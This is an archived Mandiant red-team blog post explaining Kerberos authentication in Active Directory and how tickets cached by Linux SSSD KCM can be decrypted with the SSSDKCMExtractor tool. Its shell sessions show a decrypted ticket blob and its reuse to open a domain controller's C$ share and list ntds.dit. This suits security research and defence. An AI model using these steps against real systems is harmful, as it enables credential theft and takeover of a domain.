Kerberos Tickets on Linux Red Teams | Mandiant

By Mandiant

Published: 2020-04-01 · Archived: 2026-04-06 02:04:37 UTC

Written by: Trevor Haskell

At FireEye Mandiant, we conduct numerous red team engagements within Windows Active Directory environments. Consequently, we frequently encounter Linux systems integrated within Active Directory environments. Compromising an individual domain-joined Linux system can provide useful data on its own, but the best value is obtaining data, such as Kerberos tickets, that will facilitate lateral movement techniques. By passing these Kerberos Tickets from a Linux system, it is possible to move laterally from a compromised Linux system to the rest of the Active Directory domain.

There are several ways to configure a Linux system to store Kerberos tickets. In this blog post, we will introduce Kerberos and cover some of the various storage solutions. We will also introduce a new tool that extracts Kerberos tickets from domain-joined systems that utilize the System Security Services Daemon Kerberos Cache Manager (SSSD KCM).

What is Kerberos

Kerberos is a standardized authentication protocol that was originally created by MIT in the 1980s. The protocol has evolved over time. Today, Kerberos Version 5 is implemented by numerous products, including Microsoft Active Directory. Kerberos was originally designed to mutually authenticate identities over an unsecured communication line.

The Microsoft implementation of Kerberos is used in Active Directory environments to securely authenticate users to various services, such as the domain (LDAP), database servers (MSSQL) and file shares (SMB/CIFS). While other authentication protocols exist within Active Directory, Kerberos is one of the most popular methods. Technical documentation on how Microsoft implemented Kerberos Protocol Extensions within Active Directory can be found in the MS-KILE standards published on MSDN.

Short Example of Kerberos Authentication in Active Directory

To illustrate how Kerberos works, we have selected a common scenario where a user John Smith with the account ACMENET.CORP\sa_jsmith wishes to authenticate to a Windows SMB (CIFS) file share in the Acme Corporation domain, hosted on the server SQLSERVER.ACMENET.CORP.

There are two main types of Kerberos tickets used in Active Directory: Ticket Granting Ticket (TGT) and service tickets. Service tickets are obtained from the Ticket Granting Service (TGS). The TGT is used to authenticate the identity of a particular entity in Active Directory, such as a user account. Service tickets are used to authenticate a

user to a specific service hosted on a system. A valid TGT can be used to request service tickets from the Key Distribution Center (KDC). In Active Directory environments, the KDC is hosted on a Domain Controller.

The diagram in Figure 1 shows the authentication flow.



Figure 1: Example Kerberos authentication flow

In summary:

1. The user requests a Ticket Granting Ticket (TGT) from the Domain Controller.
2. Once granted, the user passes the TGT back to the Domain Controller and requests a service ticket for cifs/SQLSERVER.ACMENET.CORP.
3. After the Domain Controller validates the request, a service ticket is issued that will authenticate the user to the CIFS (SMB) service on SQLSERVER.ACMENET.CORP.
4. The user receives the service ticket from the Domain Controller and initiates an SMB negotiation with SQLSERVER.ACMENET.CORP. During the authentication process, the user provides a Kerberos blob inside an “AP-REQ” structure that includes the service ticket previously obtained.
5. The server validates the service ticket and authenticates the user.
6. If the server determines that the user has permissions to access the share, the user can begin making SMB queries.

For an in-depth example of how Kerberos authentication works, scroll down to view the appendix at the bottom of this article.

Kerberos On Linux Domain-Joined Systems

When a Linux system is joined to an Active Directory domain, it also needs to use Kerberos tickets to access services on the Windows Active Directory domain. Linux uses a different Kerberos implementation. Instead of Windows formatted tickets (commonly referred to as the KIRBI format), Linux uses MIT format Kerberos Credential Caches (CCACHE files).

When a user on a Linux system wants to access a remote service with Kerberos, such as a file share, the same procedure is used to request the TGT and corresponding service ticket. In older, more traditional implementations, Linux systems often stored credential cache files in the /tmp directory. Although the files are locked down and not world-readable, a malicious user with root access to the Linux system could trivially obtain a copy of the Kerberos tickets and reuse them.

On modern versions of Red Hat Enterprise Linux and derivative distributions, the System Security Services Daemon (SSSD) is used to manage Kerberos tickets on domain-joined systems. SSSD implements its own form of Kerberos Cache Manager (KCM) and encrypts tickets within a database on the system. When a user needs access to a TGT or service ticket, the ticket is retrieved from the database, decrypted, and then passed to the remote service (for more on SSSD, check out this great research from Portcullis Labs).

By default, SSSD maintains a copy of the database at the path /var/lib/sss/secrets/secrets.ldb. The corresponding key is stored as a hidden file at the path /var/lib/sss/secrets/.secrets.mkey. By default, the key is only readable if you have root permissions.

If a user is able to extract both of these files, it is possible to decrypt the files offline and obtain valid Kerberos tickets. We have published a new tool called SSSDKCMExtractor that will decrypt relevant secrets in the SSSD database and pull out the credential cache Kerberos blob. This blob can be converted into a usable Kerberos CCache file that can be passed to other tools, such as Mimikatz, Impacket, and smbclient. CCache files can be converted into Windows format using tools such as Kekeo.

We leave it as an exercise to the reader to convert the decrypted Kerberos blob into a usable credential cache file for pass-the-cache and pass-the-ticket operations.

Using SSSDKCMExtractor is simple. An example SSSD KCM database and key are shown in Figure 2.

```
sh-4.4# ls -la /var/lib/sss/secrets
total 2144
drwx------.  2 root root      46 Oct  8 22:23 .
drwxr-xr-x. 10 root root     120 Oct  8 22:13 ..
-rw-------.  1 root root 2191360 Dec  4 22:17 secrets.ldb
-rw-------.  1 root root      32 Oct  8 22:23 .secrets.mkey
```

Figure 2: SSSD KCM files

Invoking SSSDKCMExtractor with the --database and --key parameters will parse the database and decrypt the secrets as shown in Figure 3.

```
sh-5.0# ls
secrets.ldb  secrets.mkey  SSSDKCMExtractor.py
sh-5.0# python3 SSSDKCMExtractor.py --database secrets.ldb --key secrets.mkey
{
    "version": 1,
    "kdc_offset": 2147483647,
    "principal": {
        "type": 1,
        "realm": "ACMENET.CORP",
        "components": [
            "da_jsmith"
        ]
    },
    "creds": [
        {
            "uuid": "e1115f3d-6049-460f-b96c-7317eab3ebf6",
            "payload": "AAAAAQAAAAEAAAAMQUNNRU5FVC5DT1JQAAAACWRhX2pzbWl0aAAAAAIAAAACAAA
Agf+Ib93LHFk6eww1k0XaerbNLp3tiIpCHXu67fZyqa2Rd6HiAXeh4gF3pBSBd8bMAAEDhAAAAAAAAAAAAAAAAB
BmtyYnRndBsMQUNNRU5FVC5DT1JQo4IEMDCCBCygAwIBEqEDAgEEooIEHgSCBBptR1cZGheRrq0uuCvpjwJAJTC
103q2udm3oifi4ZHi9IIBkfdPCnX/Zzg9lQa8uyTIIo/nlzl1UzGcqaEXuLg1mRKzVahcgfWJIMurm1AtzFXQAQ
FpGNAdtAytri4lgtyHiGVp6AdGpy85likalSD4PxINauJgTeiupXlhRmTZib40ojtSdDEHbqaxJD/05ueuSVya6
xIVSGWwreuEHi11laOk9pfbJBb8JjRXlEK7aQLnfrp1Lopbfn0UgLiGo7E9FMDFuDm9UGfRZESVl5p8IsppBZVE
DfkRRgxJjtDrThZbK8Hnv9uX1EKHiiOTlASkVGjjd7hbbHqdSEszwsD9SRDDeF5AzWdf84Rf9oKDTbaBynCsnhh
1E9yLIcUMX9qXL5LpyrhEfqxXaioJ8vHHhhEt/6XHYAkEXciBkFIuY4Zj5HGY27UB8ql/i0XoJzlSrVSwyVdGqP
BJy25Tma6GQu4p3cgIEbZwdWfzi9OYlwufoZUf/x+U++6LWi1enpUXQT9pTzop0I2xIKs7E77muohfZMy88YhV+
EgjNe/1bRBMyDZOdrL1KLI4YyCY1seIP0c1moeSUXl8+Lu3EgAermKgj8RPApop6uDo7ZSZIYrwZ1AwB3i3d7OE
9GFVGJKtDV1F9lCG5OPVWja2NRK6jFdHYwtNsHSlcYFEOJAZsGfxwtYVVQgIV/5V+rDkj/UXz0BZvdNmtpRyYhq
c8l2jZ+ocDqmK94+EiIau0XG3mQ8wTlY5WvXI+h97V3pyj7cSvwZUsrJAOnbe+NHi5UCNGcUxXHc+BQNtNmNmmZ
ElMAAAAA"
        }
    ]
}
```

Figure 3: Extracting Kerberos data

After manipulating the data retrieved, it is possible to use the CCACHE in smbclient as shown in Figure 4. In this example, a domain administrator ticket was obtained and used to access the domain controller's C$ share.

```
sh-5.0# export KRB5CCNAME=entry0_kerbticket_0
sh-5.0# klist
Ticket cache: FILE:entry0_kerbticket_0
Default principal: da_jsmith@ACMENET.CORP

Valid starting       Expires              Service principal
12/05/2019 03:24:48  12/05/2019 13:24:48  krbtgt/ACMENET.CORP@ACMENET.CORP
        renew until 12/12/2019 03:24:48
12/05/2019 03:31:32  12/05/2019 13:24:48  cifs/PRIMARYDC.ACMENET.CORP@ACMENET.CORP
        renew until 12/12/2019 03:24:48
sh-5.0# smbclient -k -U "ACMENET.CORP\da_jsmith" //PRIMARYDC.ACMENET.CORP/c$
Try "help" to get a list of possible commands.
smb: \> ls Windows\NTDS\
  .                                   D        0  Mon Nov 25 16:36:16 2019
  ..                                  D        0  Mon Nov 25 16:36:16 2019
  Api.chk                             A     8192  Sat Jun 29 22:33:35 2019
  Api.log                             A 10485760  Sat Jun 29 22:33:35 2019
  Api00001.log                        A 10485760  Sat Jun 29 22:33:32 2019
  Apires00001.jrs                     A 10485760  Sat Jun 29 22:33:28 2019
  Apires00002.jrs                     A 10485760  Sat Jun 29 22:33:28 2019
  Apitmp.log                          A 10485760  Sat Jun 29 22:33:35 2019
  edb.chk                             A     8192  Wed Dec  4 17:50:50 2019
  edb.log                             A 10485760  Mon Nov 25 16:36:16 2019
  edb00006.log                        A 10485760  Mon Nov 25 16:36:16 2019
  edbres00001.jrs                     A 10485760  Sat Jun 29 22:34:07 2019
  edbres00002.jrs                     A 10485760  Sat Jun 29 22:34:07 2019
  edbtmp.log                          A 10485760  Fri Oct 25 23:41:55 2019
  ntds.dit                            A 20971520  Sun Nov  3 10:24:03 2019
  ntds.jfm                            A    16384  Sun Nov  3 10:24:03 2019
  temp.edb                            A   434176  Sun Nov  3 10:24:03 2019

                10340607 blocks of size 4096. 3195579 blocks available
```

Figure 4: Compromising domain controller with extracted tickets

The [Python script and instructions] can be found on the FireEye Github.

Conclusion

By obtaining privileged access to a domain-joined Linux system, it is often possible to scrape Kerberos tickets useful for lateral movement. Although it is still common to find these tickets in the /tmp directory, it is now possible to also scrape these tickets from modern Linux systems that utilize the SSSD KCM.

With the right Kerberos tickets, it is possible to move laterally to the rest of the Active Directory domain. If a privileged user authenticates to a compromised Linux system (such as a Domain Admin) and leaves a ticket behind, it would be possible to steal that user's ticket and obtain privileged rights in the Active Directory domain.

Appendix: Detailed Example of Kerberos Authentication in Active Directory

To illustrate how Kerberos works, we have selected a common scenario where a user John Smith with the account ACMENET.CORP\sa_jsmith wishes to authenticate to a Windows SMB (CIFS) file share in the Acme Corporation domain, hosted on the server SQLSERVER.ACMENET.CORP.

There are two main types of Kerberos ticket types used in Active Directory: Ticket Granting Ticket (TGT) and service tickets. Service tickets are obtained from the Ticket Granting Service (TGS). The TGT is used to authenticate the identity of a particular entity in Active Directory, such as a user account. Service tickets are used to authenticate a user to a specific service hosted on a domain- joined system. A valid TGT can be used to request service tickets from the Key Distribution Center (KDC). In Active Directory environments, the KDC is hosted on a Domain Controller.

When the user wants to authenticate to the remote file share, Windows first checks if a valid TGT is present in memory on the user's workstation. If a TGT isn't present, a new TGT is requested from the Domain Controller in the form of an AS-REQ request. To prevent password cracking attacks AS-REP Roasting, by default, Kerberos Preauthentication is performed first. Windows creates a timestamp and encrypts the timestamp with the user's Kerberos key (Note: User Kerberos keys vary based on encryption type. In the case of RC4 encryption, the user's RC4 Kerberos key is directly derived from the user's account password. In the case of AES encryption, the user's Kerberos key is derived from the user's password and a salt based on the username and domain name). The domain controller receives the request and decrypts the timestamp by looking up the user's Kerberos key. An example AS-REQ packet is shown in Figure 5.



Figure 5: AS-REQ

Once preauthentication is successful, the Domain Controller issues an AS-REP response packet that contains various metadata fields, the TGT itself, and an "Authenticator". The data within the TGT itself is considered sensitive. If a user could freely modify the content within the TGT, they could impersonate any user in the domain

as performed in the Golden Ticket attack. To prevent this from easily occurring, the TGT is encrypted with the long term Kerberos key stored on the Domain Controller. This key is derived from the password of the krbtgt account in Active Directory.

To prevent users from impersonating another user with a stolen TGT blob, Active Directory's Kerberos implementation uses session keys that are used for mutual authentication between the user, domain, and service. When the TGT is requested, the Domain Controller generates a session key and places it in two places: the TGT itself (which is encrypted with the krbtgt key and unreadable by the end user), and in a separate structure called the Authenticator. The Domain Controller encrypts the Authenticator with the user's personal Kerberos key.

When Windows receives the AS-REP packet back from the domain controller, it caches the TGT ticket data itself into memory. It also decrypts the Authenticator with the user's Kerberos key and obtains a copy of the session key generated by the Domain Controller. Windows stores this session key in memory for future use. At this point, the user's system has a valid TGT that it can use to request service tickets from the domain controller. An example AS-REP packet is shown in Figure 6.

```
as-rep
    pvno: 5
    msg-type: krb-as-rep (11)
  > padata: 1 item
    crealm: ACMENET.CORP
  > cname
  > ticket
      tkt-vno: 5
      realm: ACMENET.CORP
    > sname
    > enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        kvno: 4
      > cipher: ddc08e339f9568b42050cecd59929602568c7c97fa9ab0e5…
          encTicketPart
            Padding: 0
          > flags: 40e10000 (forwardable, renewable, initial, pre-authent, enc-pa-rep)
          > key
              keytype: 18
              keyvalue: cefd7c56d07edd587b659ee15e2915d52e926ddca21f68ad…
            crealm: ACMENET.CORP
          > cname
              name-type: kRB5-NT-PRINCIPAL (1)
            > cname-string: 1 item
                CNameString: sa_jsmith
            > transited
              authtime: 2019-11-04 04:21:50 (UTC)
              starttime: 2019-11-04 04:21:50 (UTC)
              endtime: 2019-11-04 14:21:50 (UTC)
              renew-till: 2019-11-11 04:21:50 (UTC)
            > authorization-data: 1 item
  > enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      kvno: 2
    > cipher: ce45b43e5004e444f9c10171b2b3f8a27ff748f71b0f5f90…
        encASRepPart
          key
            keytype: 18
            keyvalue: cefd7c56d07edd587b659ee15e2915d52e926ddca21f68ad…
```

Figure 6: AS-REP

After obtaining a valid TGT for the user, Windows requests a service ticket for the file share service hosted on the remote system SQLSERVER.ACMENET.CORP. The request is made using the service's Service Principal Name ("SPN"). In this case, the SPN would be cifs/SQLSERVER.ACMENET.CORP. Windows builds the service ticket request in a TGS-REQ packet. Within the TGS-REQ packet, Windows places a copy of the TGT previously

obtained from the Domain Controller. This time, the Authenticator is encrypted with the TGT session key previously obtained from the domain controller. An example TGS-REQ packet is shown in Figure 7.



Figure 7: TGS-REQ

Once the Domain Controller receives the TGS-REQ packet, it extracts the TGT from the request and decrypts it with the krbtgt Kerberos key. The Domain Controller verifies that the TGT is valid and extracts the session key field from the TGT. The Domain Controller then attempts to decrypt the Authenticator in the TGS-REQ packet with the session key. Once decrypted, the Domain Controller examines the Authenticator and verifies the contents. If this operation succeeds, the user is considered authenticated by the Domain Controller and the requested service ticket is created.

The Domain Controller generates the service ticket requested for cifs/SQLSERVER.ACMENET.CORP. The data within the service ticket is also considered sensitive. If a user could manipulate the service ticket data, they could impersonate any user on the domain to the service as performed in the Silver Ticket attack. To prevent this from easily happening, the Domain Controller encrypts the service ticket with the Kerberos key of the computer the user is authenticating to. All domain-joined computers in Active Directory possess a randomly generated computer account credential that both the computer and Domain Controller are aware of. The Domain Controller also generates a second session key specific to the service ticket and places a copy in both the encrypted service ticket and a new Authenticator structure. This Authenticator is encrypted with the first session key (the TGT session key). The service ticket, Authenticator, and metadata are bundled in a TGS-REP packet and forwarded back to the user. An example TGS-REP packet is shown in Figure 8.



Figure 8: TGS-REP

Once Windows receives the TGS-REP for cifs/SQLSERVER.ACMENET.CORP, Windows extracts the service ticket from the packet and caches it into memory. It also decrypts the Authenticator with the TGT specific session key to obtain the new service specific session key. Using both pieces of information, it is now possible for the user to authenticate to the remote file share. Windows negotiates a SMB connection with SQLSERVER.ACMENET.CORP. It places a Kerberos blob in an "ap-req" structure. This Kerberos blob includes the service ticket received from the domain controller, a new Authenticator structure, and metadata. The new Authenticator is encrypted with the service specific session key that was previously obtained from the Domain Controller. The authentication process is shown in Figure 9.



Figure 9: Authenticating to SMB (AP-REQ)

Once the file share server receives the authentication request, it first extracts and decrypts the service ticket from the Kerberos authentication blob and verifies the data within. It also extracts the service specific session key from the service ticket and attempts to decrypt the Authenticator with it. If this operation succeeds, the user is considered to be authenticated to the service. The server will acknowledge the successful authentication by sending one final Authenticator back to the user, encrypted with the service specific session key. This action completes the mutual authentication process. The response (contained within an “ap-rep” structure) is shown in Figure 10.

```
Simple Protected Negotiation
  negTokenTarg
      negResult: accept-completed (0)
      supportedMech: 1.2.840.48018.1.2.2 (MS KRB5 - Microsoft Kerberos 5)
      responseToken: 60819706092a864886f71201020202006f8187308184a003…
    krb5_blob: 60819706092a864886f71201020202006f8187308184a003…
       KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
       krb5_tok_id: KRB5_AP_REP (0x0002)
    Kerberos
       ap-rep
            pvno: 5
            msg-type: krb-ap-rep (15)
          enc-part
             etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
             cipher: 408d1dbcf038e071856f767cb9774b34779046a437235220…
               encAPRepPart
                    ctime: 2019-11-04 04:23:27 (UTC)
                    cusec: 3
                  > subkey
                    seq-number: 306443967
```

Figure 10: Final Authenticator (Mutual Authentication, AP-REP)

A diagram of the authentication flow is shown in Figure 11

